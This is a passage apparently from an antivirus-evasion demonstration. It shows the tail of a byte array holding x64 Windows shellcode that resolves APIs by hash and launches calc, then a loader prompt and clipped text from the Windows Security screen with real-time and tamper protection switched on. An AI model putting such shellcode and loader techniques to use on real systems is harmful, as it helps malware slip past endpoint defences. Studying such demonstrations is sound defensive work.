        0x00, 0x00, 0x00, 0x48, 0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
        0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41, 0x8B, 0x34, 0x88, 0x48,
        0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1,
        0x38, 0xE0, 0x75, 0xF1, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
        0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44, 0x8B, 0x40, 0x1C, 0x49,
        0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A,
        0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
        0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48, 0xBA, 0x01, 0x00, 0x00,
        0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D, 0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B,
        0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
        0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
        0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00 };


[#] Press <Enter> To Quit ...
```

Home
Virus & threat protection
Account protection
Firewall & network protection
Device security
Device performance & health
Family options
Protection history

Virus & threat prote

View and update Virus & threat protecti
Antivirus.

Real-time protection

Locates and stops malware from installi
can turn off this setting for a short time
automatically.

On

Cloud-delivered protection

Provides increased and faster protection
protection data in the cloud. Works best
submission turned on.

On

Automatic sample submission

Send sample files to Microsoft to help p
potential threats. We'll prompt you if the
personal information.

On

Submit a sample manually

Tamper Protection

Prevents others from tampering with im

On